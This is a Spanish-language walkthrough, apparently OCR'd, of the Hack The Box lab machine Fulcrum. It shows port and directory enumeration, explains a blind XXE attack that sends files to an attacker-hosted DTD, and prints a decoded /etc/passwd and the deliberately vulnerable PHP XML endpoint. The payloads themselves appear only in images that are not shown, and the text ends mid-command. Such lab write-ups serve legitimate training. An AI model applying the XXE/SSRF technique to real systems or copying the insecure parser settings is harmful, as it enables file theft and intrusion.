



Hack The Box - Fulcrum

OS:	Linux
Nivel:	Insane
Release:	11/06/2018

Técnicas utilizadas

- Exploiting XML external entities
- Exploiting file inclusion vulnerabilities
- Chaining exploits to increase impact
- Escaping rvimBypassing restrictive outbound network rules
- Advanced remote enumeration techniques
- Multiple pivot techniques for Linux and Windows
- Multiple PowerShell tricks and one-liners

Fulcrum es una de las máquinas más desafiantes en Hack The Box. Requiere múltiples pivotes entre Linux y Windows, y se centra en gran medida en el uso de PowerShell.



Enumeración


La dirección IP de la máquina víctima es 10.129.136.254. Por tanto, envié 5 trazas ICMP para verificar que existe conectividad entre las dos máquinas.

```
┌──(administrador㉿kali)-[~/Descargas]
└─$ ping -c 5 10.129.136.254 -R
PING 10.129.136.254 (10.129.136.254) 56(124) bytes of data.
64 bytes from 10.129.136.254: icmp_seq=1 ttl=63 time=97.2 ms
RR:     10.10.16.21
        10.129.0.1
        10.129.136.254
        10.129.136.254
        10.10.16.1
        10.10.16.21

64 bytes from 10.129.136.254: icmp_seq=2 ttl=63 time=439 ms     (same route)
64 bytes from 10.129.136.254: icmp_seq=3 ttl=63 time=157 ms     (same route)
64 bytes from 10.129.136.254: icmp_seq=4 ttl=63 time=52.6 ms    (same route)
64 bytes from 10.129.136.254: icmp_seq=5 ttl=63 time=182 ms     (same route)

--- 10.129.136.254 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4006ms
rtt min/avg/max/mdev = 52.647/185.567/438.936/134.550 ms
```

Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando **nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn 10.129.136.254 -oN scanner_fulcrum** para descubrir los puertos abiertos y sus versiones:


- **(-p-)**: realiza un escaneo de todos los puertos abiertos.

- **(-sS)**: utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
- **(-sC)**: utiliza los script por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a --script=default. Es necesario tener en cuenta que algunos de estos script se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.
- **(-sV)**: Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
- **(--min-rate 5000)**: ajusta la velocidad de envío a 5000 paquetes por segundo.
- (**-Pn**): asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.




Análisis del puerto 4 (HTTP)

Esta página web de apariencia simple, y sin ninguna funcionalidad aparente, presenta un mensaje que indica que está actualmente “Under Maintance”.




Al pulsar en el enlace que aparece en esta págagina web aparece lo siguiente:




Con el objetivo de obtener más información, utilicé gobuster, una herramienta de fuerza bruta para la enumeración de directorios y archivos en sitios web, para listar los posibles directorios ocultos disponibles, además de filtrar por archivos con extensiones txt, html y php.

```
┌──(root㉿kali)-[~administrador/Descargas]
└─# gobuster dir -u http://10.129.136.254:4/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -b 403,404 -x php,html,txt --random-agent -t 200
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.136.254:4/
[+] Method:                  GET
[+] Threads:                 200
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   403,404
[+] User Agent:              Mozilla/5.0 (X11; U; Linux i686 (x86_64); nl; rv:1.8.0.6) Gecko/20060728 SUSE/1.5.0.6-1.2 Firefox/1.5.0.6
[+] Extensions:              html,txt,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 200) [Size: 113]
/home.php             (Status: 200) [Size: 312]
/upload.php           (Status: 200) [Size: 54]
Progress: 882240 / 882244 (100.00%)
===============================================================
Finished
===============================================================
```

Este análisis reveló la existencia de un archivo llamado home.php que permite la subida de archivos de imágenes. Así que, intenté subir un archivo:




Independientemente del tipo de archivo de imagen que intentaba subir, el sistema producía un error.




Análisis del puerto 80 y 9999 (HTTP)

Al continuar con el análisis de la máquina, accedí a la página web alojada en el servidor por el puerto 80, pero encontré un hallazgo bastante curioso: un mensaje de error típico de los servidores web de Windows. Este descubrimiento es especialmente interesante dado que Fulcrum es, de hecho, una máquina Linux.




Al acceder a la página web disponible por el puerto 9999 encontré el mismo mensaje de error típico de los servidores web de Windows.




Análisis del puerto 88 (HTTP)

Al acceder a la página web por el puerto 88, encontré la página de inicio de sesión de phpMyAdmin. Sin embargo, no puede iniciar sesión al no disponer de credenciales válidas.



Análisis del puerto 56432 (HTTP)

Al acceder a la página web asociada al puerto 56432, encontré un mensaje en formato JSON: {"Heartbeat":{"Ping":"Pong"}}.



Antes de profundizar en el análisis de esta página web, utilicé Gobuster para obtener información adicional sobre esta página web.


```
┌──(root㉿kali)-[~administrador/Descargas]
└─# gobuster dir -u http://10.129.136.254:56423/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -b 403,404 -x php,html,txt --random-agent -t 200
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.136.254:56423/
[+] Method:                  GET
[+] Threads:                 200
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404,403
[+] User Agent:              Opera/9.51 (X11; Linux i686; U; Linux Mint; en)
[+] Extensions:              php,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 200) [Size: 31]
Progress: 882240 / 882244 (100.00%)
===============================================================
Finished
===============================================================
```

La salida obtenida anteriormente estaba en formato JSON: {"Heartbeat":{"Ping":"Pong"}}, asi que, intenté manipular esta salida enviando datos al servidor en formato XML.


Sabiendo que es posible manipular la salida de datos con texto XML, realicé un ataque de inyección de entidades externas XML (XXE) con el objetivo de extraer información de archivos de la máquina víctima. Esta vulnerabilidad permite a un atacante manipular el procesamiento de documentos XML de una aplicación para interactuar con cualquier URI externa.

La vulnerabilidad de Blind XXE surge cuando la aplicación es vulnerable a la inyección XXE pero no devuelve los valores de ninguna entidad externa definida dentro de sus respuestas. Esto significa que la recuperación directa de archivos del lado del servidor no es posible.


En este tipo de ataques, se realiza una solicitud HTTP a una URL específica definida por el atacante. Como el atacante tiene control sobre el sistema al que apunta la URL, puede monitorear la búsqueda de DNS resultante y la solicitud HTTP. De esta manera, puede detectar si el ataque XXE ha sido exitoso.




Para extraer datos del servidor alojé, en primer lugar, un Document Type Definition (DTD) malicioso en un sistema bajo mi control. Luego, invoqué este DTD externo desde dentro de la carga útil XXE. El código definido dentro del DTD malicioso se ejecuta, y el archivo /etc/passwd se transmite a mi servidor.



Si el ataque blind XXE ha tenido éxito, se obtiene en base64 el archivo solicitado y,además, pude ser decodificado para revelar su contenido original.



Después de recibir el archivo solicitado en formato base64, decodifiqué el contenido para leer el archivo /etc/passwd de la máquina objetivo. Este archivo es fundamental, ya que contiene detalles de los usuarios del sistema.




```
pkbnNtYXNxOng6MTEzOjY1NTM0OmRuc21hc3EsLCw6L3Zhci9saWIvbWlzYzovdXNyL3NiaW4vbm9sb2dpbgpsaWJ2a
c3EsLCw6L3Zhci9saWIvbGlidmlydC9kbnNtYXNxOi91c3Ivc2Jpbi9ub2xvZ2luCg== | base64 -d
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:113:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
libvirt-qemu:x:64055:108:Libvirt Qemu,,,:/var/lib/libvirt:/usr/sbin/nologin
libvirt-dnsmasq:x:114:120:Libvirt Dnsmasq,,,:/var/lib/libvirt/dnsmasq:/usr/sbin/nologin
```


Además, también pude leer el archivo que hace que esta página web sea vulnerable a este tipo de ataques XXE.

```
┌──(root㉿kali)-[~administrador/Descargas]
└─# echo "PD9waHAKCWhlYWRlcignQ29udGVudC1UeXBlOmFwcGxpY2F0aW9uL2pzb247Y2hhcnNldD11dGYtOCcpOwoJaGVhZGVyKCdTZXJ2ZXI6IEZ1bGNy
dW0tQVBJIEJldGEnKTsKCWxpYnhtbF9kaXNhYmxlX2Vudgl0eV9sb2FkZXIgKGZhbHNlKTsKCSR4bWxmaWxlID0gZmlsZV9nZXRfY29udGVudHMoJ3BocDovL2
lucHV0Jyk7CgkkZG9tID0gbmV3IERPTURvY3VtZW50KCk7CgkkZG9tLT5sb2FkWE1MKCR4bWxmaWxlLExjQlhNTF9OT0VOVHxMSUJYTUxfRFRETE9BRCk7Cgkk
aW5wdXQgPSBzaW1wbGV4bWxfaW1wb3J0X2RvbSgkZG9tKTsKCSRvdXRwdXQgPSAkaW5wdXQtPlBpbmc7CgkvL2NoZWNrIGlmIG9rCHV0ID09ICgkaW5nICE9ICgn
JQaW5nIikKCXskQkkZGF0YSA9IGFycmF5KCdIZWFydGJlYXQnID0+IGFycmF5KCdQaW5nJyA9PiAiUGluZyIpKTsKCX1lbHNlewoJCSRkYXRhID0gYXJyYXko
J0hlYXJ0YmVhdCcgPT4gYXJyYXkoJ1BpbmcnID0+ICJQb25nIikpOwoJfQoJZWNobyBqc29uX2VuY29kZSgkZGF0YSk7CgoKPz4KCg==" | base64 -d
<?php
        header('Content-Type:application/json;charset=utf-8');
        header('Server: Fulcrum-API Beta');
        libxml_disable_entity_loader (false);
        $xmlfile = file_get_contents('php://input');
        $dom = new DOMDocument();
        $dom->loadXML($xmlfile,LIBXML_NOENT|LIBXML_DTDLOAD);
        $input = simplexml_import_dom($dom);
        $output = $input->Ping;
        //check if ok
        if($output == "Ping")
        {
                $data = array('Heartbeat' => array('Ping' => "Ping"));
        }else{
                $data = array('Heartbeat' => array('Ping' => "Pong"));
        }
        echo json_encode($data);
```


Otro archivo de interés es /proc/net/fib_trie. Este archivo es particularmente útil ya que proporciona información sobre las tablas de enrutamiento del kernel, incluyendo las direcciones IP.



Los ataques XXE pueden ser utilizados para realizar falsificaciones de solicitudes del lado del servidor (SSRF). El código mostrado en la imagen siguiente define una entidad XML externa que apunta a una URL específica en un sistema bajo mi control. Al utilizar esta entidad dentro del documento XML, induje a la aplicación del lado del servidor a realizar una solicitud HTTP a la URL especificada.



Una vez que confirmé el éxito del ataque SSRF a través de XXE, creé un archivo PHP que me permitiera realizar la intrusión dentro de la máquina objetivo.



Análisis de la dirección IP 192.168.122.228

Una vez dentro de la máquina objetivo, usé el comando arp -n para obtener más información sobre la red a la que está conectada. El comando arp -n muestra la tabla ARP del sistema, que contiene un mapeo de direcciones IP y sus correspondientes direcciones MAC.

```
www-data@fulcrum:~/uploads$ cat index.php
<?php
